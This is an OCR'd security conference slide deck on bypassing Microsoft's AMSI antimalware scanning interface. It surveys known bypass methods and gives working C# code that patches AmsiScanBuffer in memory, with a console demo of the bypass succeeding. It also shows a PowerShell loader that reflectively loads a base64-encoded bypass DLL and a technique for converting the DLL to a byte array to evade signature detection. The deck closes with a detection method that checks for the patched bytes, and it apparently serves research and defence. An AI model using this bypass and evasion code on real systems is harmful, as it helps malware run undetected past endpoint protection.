
Bypassing techniques

- Matt Graeber (2016 via Twitter)
  Powershell one-liner to assign amsiInitFailed with a "True" value, causing AMSI initialization to fail

- Tal Liberman (2018 BlackHat Asia)
  setting the registry key "HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable" to 0, disables AMSI

- CyberArk (2018 CyberArk Threat Research Blog)
  released a POC code to bypass AMSI by patching its functions finetuned by @rastamouse


Bypassing techniques



Syntax

C++

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```



Parameters

`amsiContext`

The handle of type HAMSICONTEXT that was initially received from AmsiInitialize.

`buffer`

The buffer from which to read the data to be scanned.

`length`

The length, in bytes, of the data to be read from *buffer*.

`contentName`

The filename, URL, unique script ID, or similar of the content being scanned.

`amsiSession`

If multiple scan requests are to be correlated within a session, set *session* to the handle of type HAMSISESSION that was initially received from AmsiOpenSession. Otherwise, set *session* to **nullptr**.


`result`

The result of the scan. See AMSI_RESULT.

An app should use AmsiResultIsMalware to determine whether the content should be blocked.

@0xB455


Bypassing techniques (function patching)




Syntax

C++

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```



```
AmsiScanBuffer:
mov     r11, rsp {__return_addr}
mov     qword [r11+0x8 {__saved_rbx}], rbx
mov     qword [r11+0x10 {__saved_rbp}], rbp
mov     qword [r11+0x18 {__saved_rsi}], rsi
push    rdi {__saved_rdi}
push    r14 {__saved_r14}
push    r15 {__saved_r15}
sub     rsp, 0x70
mov     r15, r9
mov     edi, r8d  // The length, in bytes, of the data to be read from buffer.
mov     rsi, rdx
mov     rbx, rcx
mov     rcx, qword [rel data_18000f018]
lea     rax, [rel data_18000f018]
mov     rbp, qword [rsp+0xb8 {arg6}]
mov     r14, qword [rsp+0xb0 {arg5}]
cmp     rcx, rax
je      0x18000248a
```




```
AmsiScanBuffer_Address + 27                         mov        edi, r8d
```


Source: https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/
https://rastamouse.me/

@0xB455

Bypassing techniques (function patching)



```
AmsiScanBuffer:
mov     r11, rsp {__return_addr}
mov     qword [r11+0x8 {__saved_rbx}], rbx
mov     qword [r11+0x10 {__saved_rbp}], rbp
mov     qword [r11+0x18 {__saved_rsi}], rsi
push    rdi {__saved_rdi}
push    r14 {__saved_r14}
push    r15 {__saved_r15}
sub     rsp, 0x70
mov     r15, r9
xor     edi, edi  {0x0}
nop
mov     rsi, rdx
mov     rbx, rcx
mov     rcx, qword [rel data_18000f018]
lea     rax, [rel data_18000f018]
mov     rbp, qword [rsp+0xb8 {arg6}]
mov     r14, qword [rsp+0xb0 {arg5}]
cmp     rcx, rax
je      0x18000248a
```




```
AmsiScanBuffer_Address + 27        xor     edi, edi
AmsiScanBuffer_Address + 29        nop
```

Source: https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/
https://rastamouse.me/

@0xB455

Bypassing techniques



We don't see this as a security vulnerability – but we'll definitely look into what we can do to prevent (or detect) this type of attacks.


The report is patching the code of the AmsiScanBuffer method in the process calling the AMSI functions by loading a C# DLL in it.

Then zeroing the parameter ULONG length of the scanned buffer (using xor edi,edi instruction injected at offset 0x1B) thus breaking the AMSI interface only in the process where the C# DLL was loaded ("and bypassing AMSI").


The AMSI was not designed to prevent such attacks. If an attacker can execute code in a process using AMSI to scan for malware, there are numerous ways to alter the behavior of the AMSI scan.

Source: Microsoft Security Response Center (MSRC)

Bypassing techniques (implementation)



```
/*
 *  Apply memory patching as described by Cyberark here:
 *  https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/
 */
UIntPtr dwSize = (UIntPtr)4;
uint Zero = 0;

//Pointer changing the AmsiScanBuffer memory protection from readable only to writeable (0x40)
if (!VirtualProtect(AmsiScanBufPtr, dwSize, 0x40, out Zero))
{
    Console.WriteLine("ERROR: Could not modify AmsiScanBuffer memory permissions!");
    return 1;
}

Byte[] Patch = { 0x31, 0xff, 0x90 }; //The new patch opcode

//Setting a pointer to the patch opcode array (unmanagedPointer)
IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
Marshal.Copy(Patch, 0, unmanagedPointer, 3);

//Patching the relevant line (the line which submits the rd8 to the edi register) with the xor edi,edi opcode
MoveMemory(AmsiScanBufrPtr + 0x001b, unmanagedPointer, 3);

Console.WriteLine("Great success. AmsiScanBuffer patched! :)");
return 0;
```



```
Microsoft Windows [Version 10.0.16299.904]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\demo>cd Desktop

C:\Users\demo\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\demo\Desktop> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\demo\Desktop> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes(".\AmsiBypass.dll"))

GAC    Version        Location
---    -------        --------
False  v4.0.30319


PS C:\Users\demo\Desktop> [Bypass.Amsi]

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    Amsi                                     System.Object


PS C:\Users\demo\Desktop> [Bypass.Amsi]::Patch()
Great success. AmsiScanBuffer patched! :)
0
PS C:\Users\demo\Desktop> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\demo\Desktop>
```

Source: https://github.com/0xB455/AmsiBypass/

@0xB455

Bypassing techniques (implementation)


```
function Bypass-AMSI
{
    if(-not
([System.Management.Automation.PSTypeName]"Bypass.AMSI").Type) {
[Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAAM
AAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZS
ydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAMBOqJAAAAAAAAAAO
AIiALATAAAA4AAAAGAAAAAAAWiwAAAAgAAAAQAAAAAAAEAAgAAAAAgAABAAAAA
AAAAEAAAAAAAAAACAAAAAAgAAAAAAAAMAQIUA...AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==")) |
Out-Null
        Write-Output "DLL has been reflected";
    }
    [Bypass.AMSI]::Patch()
}
```

Source: http://ha.cker.info/weaponizing-amsi-bypass-with-powershell/

Detecting “bypassing techniques”

Patterns, patterns, patterns

- Signature based detection
    - strings
    - byte sequences



C:\WINDOWS\system32\cmd.exe - powershell

```
PS C:\Users\demo\Desktop\dbg> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes(".\AmsiBypass.dll"))

GAC    Version        Location
---    -------        --------
False  v4.0.30319


PS C:\Users\demo\Desktop\dbg> [Bypass.Amsi]
At line:1 char:1
+ [Bypass.Amsi]
+ ~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\demo\Desktop\dbg>
```

@0xB455

Avoiding “pattern detection techniques”

Can be circumvented by reflecting the DLL as a byte array in an integer format!

Move from:

```
[Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAA=="))
```

To:

```
[Reflection.Assembly]::Load([byte[]]@(0, 1, 2, 3)
```


Converting the DLL into an int byte array:

```
$bytes = [System.IO.File]::ReadAllBytes("AmsiBypass.dll")
foreach($i in $bytes){$var+=$i.toString()+", "}
Write-Output $var
```

Source: http://ha.cker.info/weaponizing-amsi-bypass-with-powershell/

Avoiding “pattern detection techniques”

Result:




```
PS C:\Users\demo\Desktop\dbg> $bytes = [System.IO.File]::ReadAllBytes("C:\Users\demo\Desktop\dbg\AmsiBypass.dll")
PS C:\Users\demo\Desktop\dbg> foreach($i in $bytes){$var+=$i.toString()+", "}
PS C:\Users\demo\Desktop\dbg> Write-Output $var
77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 128, 0, 0, 0, 14, 31, 186, 14, 0, 180, 9, 205, 33
, 184, 1, 76, 205, 33, 84, 104, 105, 115, 32, 112, 114, 111, 103, 114, 97, 109, 32, 99, 97, 110, 110, 111, 116, 32, 98,
101, 32, 114, 117, 110, 32, 105, 110, 32, 68, 79, 83, 32, 109, 111, 100, 101, 46, 13, 13, 10, 36, 0, 0, 0, 0, 0, 0, 0, 8
0, 69, 0, 0, 76, 1, 3, 0, 27, 37, 18, 183, 0, 0, 0, 0, 0, 0, 0, 0, 224, 0, 34, 32, 11, 1, 48, 0, 0, 14, 0, 0, 0, 6, 0, 0
, 0, 0, 0, 0, 94, 44, 0, 0, 0, 32, 0, 0, 0, 64, 0, 0, 0, 0, 0, 16, 0, 32, 0, 0, 0, 2, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 4, 0
, 0, 0, 0, 0, 0, 0, 0, 128, 0, 0, 0, 2, 0, 0, 0, 0, 0, 0, 3, 0, 64, 133, 0, 0, 16, 0, 0, 16, 0, 0, 0, 0, 16, 0, 0, 16, 0
, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 11, 44, 0, 0, 79, 0, 0, 0, 0, 64, 0, 0, 48, 3, 0, 0, 0, 0, 0, 0, 0
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 96, 0, 0, 12, 0, 0, 0, 44, 43, 0, 0, 84, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 32, 0, 0, 8, 0, 0, 0, 0, 0, 0
, 0, 0, 0, 0, 0, 8, 32, 0, 0, 72, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 46, 116, 101, 120, 116, 0, 0, 0, 108, 12, 0, 0, 0, 32
, 0, 0, 0, 14, 0, 0, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 115, 114, 99, 0, 0, 0, 48, 3
, 0, 0, 0, 64, 0, 0, 0, 4, 0, 0, 0, 16, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 64, 46, 114, 101, 108, 111,
99, 0, 0, 12, 0, 0, 0, 0, 96, 0, 0, 0, 2, 0, 0, 0, 20, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 66, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 63, 44, 0, 0, 0, 0, 0, 0, 72, 0, 0, 0, 2, 0, 5, 0, 64, 33, 0, 0, 236, 9, 0, 0, 1,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 19, 48, 4, 0, 217, 0, 0, 0, 1, 0, 0, 17, 0, 114, 1, 0, 0, 112, 40, 1, 0, 0
, 6, 10, 6, 126, 12, 0, 0, 10, 40, 13, 0, 0, 10, 19, 6, 17, 6, 44, 20, 0, 114, 19, 0, 0, 112, 40, 14, 0, 0, 10, 0, 23, 1
9, 7, 56, 165, 0, 0, 0, 6, 114, 107, 0, 0, 112, 40, 2, 0, 0, 6, 11, 7, 126, 12, 0, 0, 10, 40, 13, 0, 0, 10, 19, 8, 17, 8
, 44, 17, 0, 114, 137, 0, 0, 112, 40, 14, 0, 0, 10, 0, 23, 19, 7, 43, 119, 26, 106, 40, 15, 0, 0, 10, 12, 22, 13, 7, 8,
```

Source: http://ha.cker.info/weaponizing-amsi-bypass-with-powershell/

@0xB455

Demo time

Defense beyond pattern detection



Firstly, a process handle would be opened towards the infected PowerShell Process.

```
int PROCESS_VM_READ = (0x0010);
int PROCESS_QUERY_INFORMATION = (0x0400);

IntPtr processHandle = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION,
    true, powerShell_ID.Value);
```

With a handle opened, we can start querying for the address of the loaded AMSI.dll.

```
if (EnumProcessModules(processHandle, modulePointer,
    listOfModuleSize, out bytesNeeded))
```

Once the address has been identified, a handle to it is created.

```
GetModuleFileNameEx(processHandle, listOfModules[count], moduleName,
    (int)(moduleName.Capacity));
if (moduleName.ToString().Contains("amsi.dll"))
{
    IntPtr amsiModuleHandle = listOfModules[count];
```

With the handle set, we can thereafter locate and scan the patched address. The instructions "xor edi edi" and "nop" correspond to "0x31, 0xff, 0x90" in hex, which translates to "49, 255, 144" in decimal. With that, a check for these values at the patched address can easily determine if a bypass occurred.

```
ReadProcessMemory(processHandle, (amsiModuleHandle + 9248 + 27),
    amsiBuffer, amsiBuffer.Length, ref bytesRead);
if (amsiBuffer[0] == 49 && amsiBuffer[1] == 255 && amsiBuffer[2] == 144 )
```

Source: https://blog.f-secure.com/hunting-for-amsi-bypasses/

